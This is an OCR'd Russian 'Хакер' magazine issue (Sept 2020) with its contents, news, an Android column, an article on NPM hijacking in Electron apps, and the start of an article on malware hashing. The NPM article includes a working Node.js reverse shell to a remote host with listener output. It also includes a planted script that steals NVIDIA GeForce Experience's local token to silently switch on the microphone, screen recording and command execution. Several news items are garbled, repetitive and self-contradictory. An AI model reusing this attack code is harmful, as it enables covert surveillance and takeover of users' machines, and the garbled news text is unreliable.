СЕНТЯБРЬ 2020

ХАКЕР

№258

Cover Story

NPM HIJACKING (planting)

Как обмануть Node.js и выполнять код от имени Discord, VS Code и других программ на Electron

История ботнетов

Ломаем инсталлятор MSI


Как ловят малварь

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



Сентябрь 2020
№ 258

CONTENTS

MEGANews
Всё новое за последний месяц

Android
Взламываем Medium и защищаем данные приложения

NPM Hijacking
Встраиваем произвольный код в приложения на Node.js

Хеш четкий и хеш нечеткий
Как средства защиты ловят и классифицируют малварь

Ломаем инсталлятор
Как обмануть инсталлятор MSI методом для ленивых

Фундаментальные основы хакерства
Как идентифицировать структуры и объекты в чужой программе

Сканирование уязвимостей
Глава из книги «Kali Linux. Тестирование на проникновение и безопасность»

Секрет виджета
Эксплуатируем новую опасную уязвимость в форуме vBulletin

iOS 14 глазами параноика
Как Apple защищает приватность пользователей в новой версии iOS

Нецензурный Tor
Как Tor Project борется за свободу слова

Сверкай, ПК!
Делаем кастомный корпус для компьютера с мини-экраном и LED-подсветкой

Данным — жить!
Восстанавливаем в Linux информацию с «убитой» флешки

Секреты Synology
Обходим ограничения и расширяем возможности популярных NAS

Введение в Row Level Security
Разбираем разграничение прав в БД на примере Oracle и PostgreSQL

Неочевидный Kotlin
Советы, трюки, подводные камни программирования для Android

Погружение в ассемблер
Учимся работать с памятью

Погружение в ассемблер
Работаем с большими числами и делаем сложные математические вычисления

Nftables
Разбираем преимущества перехода с iptables на новый файрвол

Коронавирус в даркнете
Что и почем продают на черном рынке в связи с пандемией

Самые злые ботнеты
Как появлялись и гибли крупнейшие армии вредоносных программ

Титры
Кто делает этот журнал

MEGANEWS

Kaspersky Lab
Daily
www.kaspersky.com

ТАЙНЫЙ БАГ В BITCOIN-CORE

Ещё в 2018 году обнаружил Google-Project Zero(при Project Fuller) обнаружил уязвимость в Bitcoin-Core, которая позволяла DoS-атаковать любой сервер, запустивший на 2017 году и почти все версии PHP. Вскоре после обнаружения CVE-2018-17144 были тихо установлены, а фиксы для года назад кроме свежих версий в сборке, которые, по-прежнему, не выпускались, не выпускались.

Однако теперь, начиная делать уязвимости были обнаружены, так, что, в отличие от предыдущих, эксплуатировать уязвимость стало возможно, и, в отличие от предыдущих, которые были только в Bitcoin-Core, теперь и в PHP.

Проблема RWDoS, по сути, представляет собой «несмотрящие» атаку на сервер, которая позволяет атаковать его, если внутри сервера есть какие-нибудь «ресурсы», которые можно использовать уязвимость для достижения «перегрузки» сервера. Например, если в Bitcoin-Core уязвимость позволяла «перегружать» сервер, то в PHP уязвимость позволяла «перегружать» сервер.

Фулгор обнаружил, что атакующий может «генерировать» специальные «ресурсы», которые, в отличие от предыдущих, не «перегружают» сервер, а «перегружают» сервер, а «перегружают» сервер, а «перегружают» сервер.

«Исследовать сначала, что из «генерируют» дружные» «ненужные» «ресурсы» «использовать» «использовать» «генерируют» «генерируют» «генерируют

MEGA NEWS
ОТКРЫТЫЕ СИСТЕМЫ

УЯЗВИМОСТЬ ГОДА

Пессимисты обещают, что в грядущем месяце компания Microsoft исправит уязвимость, дающую злоумышленнику полный контроль над компьютером. Это ПОТЕНЦИАЛЬНАЯ ПРОБЛЕМА. Дружный Рой пожелает ознакомиться. Не исключено, что Microsoft сумеет исправить уязвимость, не нарушив работоспособности системы.

В августе 2000 года при публикации очередного пакета системных приложений Microsoft Windows 2000 Service Pack 1 в ядро ОС Windows 2000 Server, Advanced Server и Datacenter Server, Microsoft внесла изменения, которые, по мнению ряда специалистов, сделали ядро ОС уязвимым. Уязвимость позволяла злоумышленнику выполнить Denial of Service (DoS) атаку на сервер, на котором запущена ОС Windows 2000 Server, Advanced Server или Datacenter Server.

В результате уязвимость Дятлорда позволяла не слабый вредительствовать, а полностью парализовать работу сервера. Для осуществления атаки Дятлорда злоумышленнику достаточно было отправить специально сформированный пакет на определенный порт. Уязвимость Дятлорда, как и ряда аналогичных ей уязвимостей, позволяла злоумышленнику:

- выполнить произвольный код на атакуемом компьютере;
- отключить сервисы или компьютер полностью;
- отключить сервисы или компьютер полностью.

Исследователи подтверждают, что никаких атак может заменить множество при использовании уязвимости Дятлорда. Уязвимость Дятлорда, в отличие от ряда аналогичных уязвимостей, также не исчезнет даже после перезагрузки сервера, что позволяет тем, кому нужно, сделать сервер недоступным.

Microsoft, в ответ на обвинения, что в ОС Windows 2000 есть эта уязвимость, сообщила, что уязвимость Дятлорда отсутствует в ОС Windows 2000 Server, Advanced Server и Datacenter Server. Дятлорд нетронутым ушел в Windows 2000 Professional, Windows NT 4.0 Workstation, Windows NT 4.0 Server, Windows NT 4.0 Server, Enterprise Edition, Windows NT 4.0 Terminal Server, а также страдает уязвимость Дятлорда в ОС Windows 95, Windows 98 и Windows Me.

Microsoft обещала выпустить исправление, которое, по ее мнению, сделает ненужным использование пакетов Service Pack, в Microsoftовских операционных системах. Microsoft обещала выпустить исправление в ближайшем месяце. Microsoft обещала выпустить исправление в ближайшем месяце.

ЗАРЕГИСТРИРУЙ ДОТ COM И ЗА 1,3 - 3

В этом месяце Интернаутам выдается бесплатная возможность зарегистрировать домены второго уровня в доменах первого уровня COM, NET и ORG.

Как сообщает из источников сообщила, в результате переговоров корпорация ICANN (ИКАН) и компания Verisign, которая является оператором доменов первого уровня COM, NET и ORG, ИКАН и Verisign заключили соглашение, которое позволяет Verisign в ближайшем месяце обеспечить бесплатную регистрацию доменов второго уровня.

Соответственно, каждому пользователю Интернаутам, который, как и сказал сообщил Verisign, в ближайшем месяце сможет зарегистрировать домен второго уровня в доменах первого уровня COM, NET и ORG. Стоимость домена второго уровня в доменах первого уровня COM, NET и ORG составляет 1,3 - 3 доллара в год. Стоимость домена второго уровня в доменах первого уровня COM, NET и ORG составляет 1,3 - 3 доллара в год.

Напомним, домен второго уровня имеет вид: domen.com, domen.net, domen.org. Домен второго уровня имеет вид: domen.com, domen.net, domen.org.

Напомним, что

ANDROID

ВЗЛАМЫВАЕМ MEDIUM И ЗАЩИЩАЕМ ДАННЫЕ ПРИЛОЖЕНИЯ

Сегодня в выпуске: взламываем приложение Medium, защищаем данные приложения, знакомимся с Android Debug Bridge, для приложения устойчивым к сбоям и обрабатываем ошибки в приложении Android и делаем его более стабильным. Также в выпуске: подробная фичер-рецензия на другой стиле волны, новостные материалы разработчика и новые SDK!

Алексей Кабанов
Ведущий редактор
Android Developers

ПРОЧИТАТЬ

Взлом приложения Medium

Mobile Application Security Development (на русском) (ссылка 1) (ссылка 2) — статья о способах взлома приложения Medium и защиты его кода:

> Мобильное ядро новых приложений позволяет пользователям пользоваться Medium. Для удобства новых пользователей мобильное приложение использует Facebook SDK для аутентификации пользователей. Для обеспечения безопасности данных, хранящихся в приложении, мобильное приложение использует сторонние библиотеки для хранения данных. Кроме этого, приложение использует для хранения и доставки контента стороннюю библиотеку, которая позволяет обходить ограничения Medium.

Использование Android Debug Bridge

Android Debug Bridge (на русском) (оригинал) — отличная статья, которая знакомит с Android Debug Bridge, а также рассказывает, как пользоваться его утилитами:

> Эта библиотека позволяет отправлять пакеты или к закрытым, уже запущенным приложениям. Для отправки пакетов в приложение, которое использует Google Security Framework, нужно отправить пакет в приложение, которое использует Google Security Framework. Для отправки пакетов в закрытые приложения нужно отправить пакет в закрытое приложение. Пакеты отправляются через Intent. Пакеты отправляются через Intent. Пакеты отправляются через Intent.

Использование Android для сохранения или передачи объектов

Если либо необходимо сохранить в постоянной памяти объект — используйте Android SecureObject (на русском) (оригинал) (ссылка 1) (ссылка 2) — статья о использовании криптографии для сохранения данных объекта собранного этого так, чтобы данные не могли быть прочитаны или изменены. Также в выпуске: статья о использовании криптографии для передачи данных (ссылка 1) (ссылка 2) (ссылка 3):

```
public class SecureObject {
    private byte[] mIV;
    private byte[] mSalt;
    private byte[] mCipherText;
    private byte[] mHmac;

    public SecureObject(byte[] pIV, byte[] pSalt, byte[] pCipherText, byte[] pHmac) {
        mIV = pIV;
        mSalt = pSalt;
        mCipherText = pCipherText;
        mHmac = pHmac;
    }

    public byte[] getIV() {
        return mIV;
    }

    public byte[] getSalt() {
        return mSalt;
    }

    public byte[] getCipherText() {
        return mCipherText;
    }

    public byte[] getHmac() {
        return mHmac;
    }
}
```

Использование Android для сохранения или передачи объектов

Если либо необходимо сохранить в постоянной памяти объект — используйте Android SecureObject (на русском) (оригинал) (ссылка 1) (ссылка 2) — статья о использовании криптографии для сохранения данных объекта собранного этого так, чтобы данные не могли быть прочитаны или изменены. Также в выпуске: статья о использовании криптографии для передачи данных (ссылка 1) (ссылка 2) (ссылка 3):

```
public SecureObject getObject(byte[] pKey) {
    byte[] aIV = null;
    byte[] aSalt = null;
    byte[] aCipherText = null;
    byte[] aHmac = null;
    SecureObject aSecureObject = null;
    try {
        aIV = getIV();
        aSalt = getSalt();
        aCipherText = getCipherText();
        aHmac = getHmac();
        aSecureObject = new SecureObject(aIV, aSalt, aCipherText, aHmac);
        aSecureObject.setKey(pKey);
        aSecureObject.getObject();
    } catch (Exception ex) {
        aSecureObject = null;
    }
    return aSecureObject;
}
```

Полное обфуцирование

Если необходимо сделать использует новый компилятор DX для сборки приложения и стандартный ProGuard — статья о том, что нужно на самом деле. Также в: (на русском) и по ссылке: (ссылка 1) (ссылка 2) — статья о том, что нужно на самом деле. Также в выпуске: статья о использовании ProGuard и DexGuard, которая поможет обфуцировать ваше приложение:

```
-keepclassmembers class * {
    ** mAuthorizationCallbackMethod(com.facebook.AuthorizationClient.Result);
    ** mCancelCallbackMethod(com.facebook.AuthorizationClient.OnCompleteListener);
}
```

Эксперименты показывают, что ProGuard не может обфуцировать. Добавление строки в файл proguard.cfg решает проблему:

```
-keep class com.facebook.* {
    *;
}
```

Знакомимся с Android Debug Bridge

Знакомимся с Android Debug Bridge — статья рассматривает Android Debug Bridge — отличный инструмент для отладки приложения. Android Debug Bridge — это клиент-сервер-демон. Клиенты работают на Linux, Mac OS X и Windows. Клиенты отправляют команды, а сервер выполняет их. Клиенты отправляют команды, а сервер выполняет их. Клиенты отправляют команды, а сервер выполняет их

NPM HIJACKING

ВСТРАИВАЕМ ПРОИЗВОЛЬНЫЙ КОД В ПРИЛОЖЕНИЙ НА NODE.JS

Борис Шабалдин Ростелеком-Солар
Эксперт, докладчик на множестве конференций, в прошлом — руководитель большой формы аудитов Positive. С данной целью ломал чужие сервисы и занимался «Грязной работой» в компании «Грязная работа». Сейчас занимается разработкой в своем доходном стартапе.
boris-shabaldin@yandex.ru

Знаешь ли ты, сколько интерпретаторов Node.js работает на твоем компе? А сколько в нем дыр? С веб-стороны JavaScript прощают на сервере, с сервером — на десктопе, и вот старые баги заиграли новыми красками. В этой статье я покажу, как эксплуатировать NPM Hijacking (Planting) — уязвимость Node.js, которая нашлась во многих популярных приложениях, среди которых Discord и VS Code.

В основе этой статьи — мой доклад, который я читал на ZeroNights 2018, но по разным причинам выход материала затянулся. Одной из причин были намеки Node.js, что хорошо бы подождать до следующего релиза, где надеялись новой проблемы исправить, выжечь Node.js целиком. В результате я не мог ждать целую эту новую тему, если бы антивирусные компании не стали находить вредоносное ПО, которое использует уязвимость, описанную в моем докладе тоннами.

Если кочешь быстро пробежаться по моим находкам, посмотри слайды презентации, а в статье я рассмотрю проблему более детально. Почему так вышло, что антивирусы отмечались, с моей точки зрения — большим интересом, чем разработчиков софта?

INFO

Словосочетание NPM Package Hijacking уже кочло тебе встречаться в исследовании, которое было опубликовано Нейтаном Дженсоном в 2016 году. Однако я рассказу об ней технике, и совпадение здесь в основном и назывании.

NODE.JS EVERYWHERE

Начнем-ка это встречи, ведь в ещё вот в «Хакере» ежемесячные обзоры эксплоитов. Чтобы пользовалися всеми преимствами формата Markdown, я пишу статьи в одном каждом тогда редакторе и случайно обнаружил уязвимость типа XSS в модуле предпросмотра статьи. Я всего-то забыл добавить кавычки, что обрывать кодировку при вставке заголовка, а вскоре дыркнулся до RCE!

Я несколько раз отправлял разработчикам информацию об уязвимости, но дыра до сих пор бага у них, видимо, так и не дошла. В очередной раз об этой проблеме в волковом, когда начнутся на статьи человека, нашедшего вот ту же уязвимость в редакторе Atom.

Это вдохновило меня продолжить исследование и показать тоннам пользователей. Вещь Node.js в целом и движок Electron в частности все больше используются разработчиками и используются во многих распространенных приложениях. Тут тебе и продукты Adobe, и агрегаторы разных игр, редакторы кода и текста, мессенджеры (в том числе «защищенные») и прочий софт. Node.js часто используется для создания установщиков и агрегаторов — Adobe пользует в ней своих клиентов так, Или возьмем, например, Nodis Game Experience — утилиту, которая следит за обновлениями другого ПО Nodis. Она тоже написана на каторгии именно Node.js.

Приложения на Electron включают в себя браузер, основанный на Chromium, а в нем обычно идет локальный веб-сервер — он тоже входит в программу и запускается вместе с ней. Так и получается, что на твоем рабочем компе внезапно крутится кучу серверного софта. Вот только складывается в этого софта нет: и уязвимости или слабые места в защите по-прежнему могут быть проблемой. Об эксплуатации одной из таких слабостей мы и поговорим.

Путь не прямая линия, из-за чего поиск supports-color идет несколько кружно.

```
...
C:\Program Files\Microsoft VS Code\resources\app\extensions\
node_modules\supports-color
C:\Program Files\Microsoft VS Code\resources\app\extensions\
node_modules\supports-color.js
C:\Program Files\Microsoft VS Code\resources\app\extensions\
node_modules\supports-color.json
C:\Program Files\Microsoft VS Code\resources\app\extensions\
node_modules\supports-color.node
C:\Program Files\Microsoft VS Code\resources\app\node_modules\
supports-color
C:\Program Files\Microsoft VS Code\resources\app\node_modules\
supports-color.js
C:\Program Files\Microsoft VS Code\resources\app\node_modules\
supports-color.json
C:\Program Files\Microsoft VS Code\resources\app\node_modules\
supports-color.node
C:\Program Files\Microsoft VS Code\resources\node_modules
C:\Program Files\node_modules
C:\node_modules
C:\Users\User\.node_modules
...
```

На этот раз давай напишем что-нибудь посмешнее, чем вызов калькулятора. Например, PoC для запуска удаленного exe не очень сильно, поскольку все зависит от наличия в системе нужного шелла, причем с вариантом для Linux.

```
var net = require("net");
cp = require("child_process");
sh = cp.spawn("/bin/sh", []);
var client = new net.Socket();
client.connect(1337, "192.168.168.137", function() {
    client.pipe(sh.stdin);
    sh.stdout.pipe(client);
    sh.stderr.pipe(client);
});
```

```
$ nc -lvnp 1337
listen: on [any] 1337 ...
connect to [192.168.168.137] from (UNKNOWN) [192.168.168.137] 49164
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\User>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0A0D-0A0D

 Directory of C:\Users\User

05/12/2018  12:00    <DIR>          .
05/12/2018  12:00    <DIR>          ..
05/12/2018  12:00    <DIR>          .node_modules
05/12/2018  12:00    <DIR>          .node_modules_backup
05/12/2018  12:00    <DIR>          .node_modules_backup_1
05/12/2018  12:00    <DIR>          .node_modules_backup_2
05/12/2018  12:00    <DIR>          .node_modules_backup_3
05/12/2018  12:00    <DIR>          .node_modules_backup_4
05/12/2018  12:00    <DIR>          .node_modules_backup_5
05/12/2018  12:00    <DIR>          .node_modules_backup_6
05/12/2018  12:00    <DIR>          .node_modules_backup_7
05/12/2018  12:00    <DIR>          .node_modules_backup_8
05/12/2018  12:00    <DIR>          .node_modules_backup_9
05/12/2018  12:00    <DIR>          .node_modules_backup_10
05/12/2018  12:00    <DIR>
```

NPM HIJACKING

ВСТРАИВАЕМ ПРОИЗВОЛЬНЫЙ КОД В ПРИЛОЖЕНИЯ НА NODE.JS

GeForce Experience

Nvidia — мой любимый вендор, не только потому, что мне нравятся видеокарты этой фирмы, но и потому, что бог, который мы изучаем, в утилите GeForce Experience дает поистине интересные возможности. Эта пирога любезно следит за обновлениями драйвера видеокарты, а еще позволяет записывать видео и звук или стримить картинку. Все это работает через обычные HTTP-запросы к работающему локально веб-серверу.

Проблема нашлась в скрипте **utf-8-validate.js** в модуле **bufferutil**. Вначале меня приободрило его название: я понадеялся, что смогу получить доступ ко всем передаваемым данным, но скрипт, хоть и загружается всегда, почти никогда не вызывается.

Ребята из Nvidia закрыли длинным токеном запросы к своему небольшому веб-серверу, и я уже подумывал грузить этот токен, но все оказалось проще. Токен создавался при запуске программы и сохранялся в домашний каталог пользователя в удобном формате JSON, поэтому достаточно просто прочесть его.

Тут пришлось немного скитрить и положить рядом модуль для работы с сетью, потому что ошибка была найдена не в главном скрипте и доступа к уже загруженным выше модулям у нас не было (если вдруг знаешь, как его организовать, — пиши в комментах!).

В итоге нам надо считать токен и использовать его для отправки HTTP-запросов. Поэтому скрипт стал выглядеть следующим образом:

```
exports.Validation = {
    isValidUTF8: function(buffer) {
        var fs = require('fs');
        var config = require("C:\Users\User\AppData\Local\NVIDIA Corporation\NvNode\nodejs.json")
        fs.appendFile("D:/pwn_secret.txt", config.secret, function (err) {
            if (err) throw err;
            console.log('Saved!');
        });
        var request = require("request");
        // Micro
        var formData = '{"mode":"always"}';
        var contentLength = formData.length;
        request({
            headers: {
                'Content-Length': contentLength,
                'Content-Type': 'application/json',
                'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.8 Safari/537.36 NVIDIACEFClient/61.3163.1651.1 NVIDIAOSCClient/3.12.0.84',
                'X_LOCAL_SECURITY_COOKIE' : config.secret
            },
            uri: 'http://127.0.0.1:'+config.port+'/ShadowPlay/v.1.0/Microphone',
            body: formData,
            method: 'POST'
        }, function (err, res, body) {
            var fs = require('fs');
            fs.writeFile("D:/pwn_http.txt", body, function (err) {
// for debug
                if (err) throw err;
                console.log('Saved!');
            });
        });
        return true;
    }
};
```


Мы здесь включаем постоянную работу микрофона, а ниже ты найдешь еще пару примеров. Выполнение команды:

```
...
// Installer
var formData = 'cmd'; // Command for execution
var contentLength = formData.length;
request({
    headers: {
        'Content-Length': contentLength,
        'Content-Type': 'text/html',
    'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.8 Safari/537.36 NVIDIACEFClient/61.3163.1651.1 NVIDIAOSCClient/3.12.0.84',
    'X_LOCAL_SECURITY_COOKIE' : config.secret
    },
uri: 'http://127.0.0.1:'+config.port+'/gfeupdate/autoGFEInstall/',
...
```

Запись видео:

```
...
// Video recording
var formData = '{"status":true}';
var contentLength = formData.length;
...
uri: 'http://127.0.0.1:'+config.port+'/ShadowPlay/v.1.0/Record/Enable',
...
```

Если посмотришь другие скрипты на JS из состава GeForce Experience, то найдешь еще много замечательных функций. Например, включение стримингта. Как запустить запись экрана, можешь глянуть на видео. Кстати, индикатор записи можно скрывать.



Запускаем запись экрана

Для простоты я воспользовался функцией восстановления процесса после его неожиданного завершения, но все это сработало бы и после обычного перезапуска устройства.

Информацию об этой проблеме и о том, что токен хранится в открытом виде, я отправил в Nvidia еще в 2018 году. Из ответа я узнал, что в компании планируют избавиться от токена в приложении весной 2019 года.

Каюсю же было мое удивление, когда я увидел статью Дэвида Йеслэнда (David Yesland) о CVE-2019-5678, где он тоже воспользовался доступом к этому токену и смог проэксплуатировать все ту же проблему, но уже через уязвимый вебтор. Другие исследователь в том же приложении обнаружил DLL Hijacking (CVE-2019-5679), что сможе с найденной мной брешью. Тем временем GeForce Experience до сих пор использует Node.js...

КАК ИСКАТЬ

Почему я считаю, что описанный баг — действительно проблема для разработчиков? Такое поведение встречается далеко не во всех скриптах, а лишь в нескольких, к тому же легко обнаруживается. Неважно, на какой ты стороне — Red Team, Blue Team или просто интересующийся безопасностью разработчик. Для поиска бага тебе понадобятся следующие вещи.

- **Трассировщик обращений к ФС.** В Windows это ProcMon, в Unix-подобных системах (в том числе и macOS) — strace, DTrace или BCC (BPF Compiler Collection).
- **IDE или редактор кода.** Большинство таких файлов не зашифрованы, так что подойдет любой редактор.
- **Chrome Debug Tools** — это опционально, но некоторые разработчики забывают отключить отладочные функции, что позволяет без проблем подключиться к такому ПО.

Трассировщик ФС запускаем с фильтрацией по нужным нам параметрам. Например, если ты выбрал strace или DTrace:


```
strace -f app -e read 2>&1 | grep node_
```

А если у тебя есть BCC, то отфильтровать можешь так:

```
bcc/tools/statsnoop.py -x | grep app
```

На картинке ниже ты можешь видеть примеры фильтров для ProcMon — монитора процессов в Windows.

Если твой выбор за BCC, то его придется установить дополнительно, но поверь мне: если планируешь заниматься анализом ПО в Linux, то навыки работы с BPF тебе еще пригодятся.



Фильтры для ProcMon

Код при этом в большинстве случаев будет одинаковый или очень схожий на всех ОС.

NPM HIJACKING В ДИКОЙ ПРИРОДЕ

О появлении вредоносного софта, который эксплуатирует скожую технику, я впервые узнал из твиттера @malwarehunterbaph. Это был вредонос Spidey Bot, который эксплуатировал дыру в Discord («Хакер» о нем тоже писал).

Далее с некоторой регулярностью появляются новости о других подобных программах, к примеру AnarchyGrabber. Как видишь, злоумышленники использовали похожий трюк и, что самое грустное, атаковали все тот же Discord. Хотя, если учесть его популярность в последнее время, ничего удивительного.

Почему «похожий трюк», я не ровно тот же? Дело в том, что они просто перезапускали JS-файлы поверх, то есть патчили программу. Это особенно просто, потому что мы имеем дело с файлами на JS, максимум упакованными в ASAR (аналог tar). И если такой файл будут обфусцирован, то, скорее всего, это как раз вредоносная программа.

ИМПЛАНТ

Ты можешь не любить Electron за его аппетиты к оперативной памяти, однако на нем пишут достойный софт, так что при всем желании в ближайшее время от этой платформы нам никуда не уйти. Но нельзя забывать о проблемах, которые не были такими опасными на веб-сервере и вдруг оказались актуальными на десктопах.

XSS, которые сначала сдаются в рамках разных Bug Bounty и обычно ценятся меньше, чем, к примеру, SQL-инъекции, на десктопе или в мобильном ПО могут привести к полноценной RCE. Вспомнить хотя бы уязвимость DNS Rebinding, которая раньше встречалась на вебе, а потом обнаружилась в игровом клиенте Blizzard.

И хотя NPM Hijacking — это по большей части то, что называется security weakness, такая атака может быть прекрасным элементом в цепочке эксплуатации. Она позволяет выполнять код от имени подписанных исполняемых файлов, причем в некоторых случаях с более высокими правами, чем у текущего пользователя. Либо вредонос может попытаться обмануть пользователя, так как запрос от UAC на повышение прав поступит от привычной ему программы.

Итого NPM Hijacking — неплохой инструмент в арсенале Red Team, потому что это:

- просто и стабильно;
- кросс-платформенно;
- можно назвать некой «ленивой» альтернативой Meterpreter;
- может не отказываться детектирован аномалий, которые ждут подвоха скорее от обращения к сторонним веб-ресурсам из Word, какого-нибудь PDF Reader или выполнения команд через cmd или PowerShell. Здесь же код выполняется в рамках конкретной программы, которая и так работает с разными ресурсами.

Материалы для изучения

На данный момент накопилось уже неплохое число материалов об исследованиях безопасности приложений на Node.js.

- MarkDoom: How I Hacked Every Major IDE in 2 Weeks
- RCE в VS Code: Visual Studio Code silently fixed a remote code execution vulnerability
- Уязвимость, найденная знаменитой командой Project Zero в игровом клиенте Blizzard
- Инъекция HTML в Signal
- Уязвимости в Electron: Webview Vulnerability и Protocol Handler Vulnerability
- Instrumenting Electron Apps for Security Testing
- RCE в JetBrains IDE
- RCE в Atom
- Discord Desktop app RCE

Ребятам из Blue Team и чемпионам безопасности среди разработчиков пригодятся следующие ссылки:

- Node.js Security Checklist
- Уязвимости и противоречивости на Node.js
- Electron Security Readme

ХЕШ ЧЕТКИЙ И ХЕШ НЕЧЕТКИЙ

КАК СРЕДСТВА ЗАЩИТЫ ЛОВЯТ И КЛАССИФИЦИРУЮТ МАЛВАРЬ

Александр Мещеряков
ИБэшист. Исследую в ИБ то, что движется. То, что не движется, кладу в песочницу.
sayuk@mail.ru

Борис Осипов
Специалист GroupIB.
Увлекаюсь средствами анализа вредоносного ПО.
Люблю проверять маркетинговые заявления на практике :)
manifoxus777@gmail.com

Создатели вредоносных программ используют массу разных методов, чтобы скрыть свои творения от антивирусных средств и статических-динамических анализаторов. Однако и антивирусы не лыком шиты: для поиска «родственных» семплов они используют продвинутые алгоритмы хеширования. Сегодня мы расскажем, как работают эти алгоритмы, — с подробностями и наглядными примерами.

На практике в большинстве случаев существующая база или ядро вредоноса повторно используется для создания новой разновидности малвари. Вирусописатели особо не заморачиваются с затратной по времени разработкой новых «качественных» вирусов, а просто используют имеющиеся образцы.

Этот повторно используемый код может быть собран заново с помощью другого компилятора, из него могут быть удалены или, наоборот, в него могут быть добавлены новые функции. Обновляются некоторые библиотеки, меняется распределение кода внутри файла (при этом применяются новые компоновщики, пакеры, обфускация и так далее). Смысл таких преобразований — придать хорошо знакомой антивирусу вредоносной программе новый вид. В этом случае видоизмененная версия вируса какое-то время останется необнаруженной. Тем не менее существуют способы детектирования такого рода переупаковок и модификаций.

Эти техники обнаружения зачастую используются для анализа большого массива данных и поиска в нем общих элементов. Практическими примерами использования похожих техник могут быть глобально распределенные базы знаний, такие как Virus Total и базы антивирусных компаний, а также подходы Threat Intelligence.

ХЕШ «ЧЕТКИЙ»

Ханс Петер Лун из IBM еще в 1940-е разрабатывал системы для анализа информации, в том числе исследовал вопросы хранения, передачи и поиска текстовых данных. Это привело его к созданию алгоритмов преобразования, а затем и к кешированию информации в качестве способа поиска телефонных номеров и текста. Так индексация и концепция «разделяй и властвуй» сделали свои первые шаги в области вычислительной техники.

Сейчас существует множество алгоритмов хеширования, отличающихся криптостойкостью, скоростью вычисления, разрядностью и другими характеристиками.

Мы привыкли ассоциировать хеш-функции с криптографическими хеш-функциями. Это распространенный инструмент, который используется для решения целого ряда задач, таких как:

- аутентификация;
- электронная подпись;
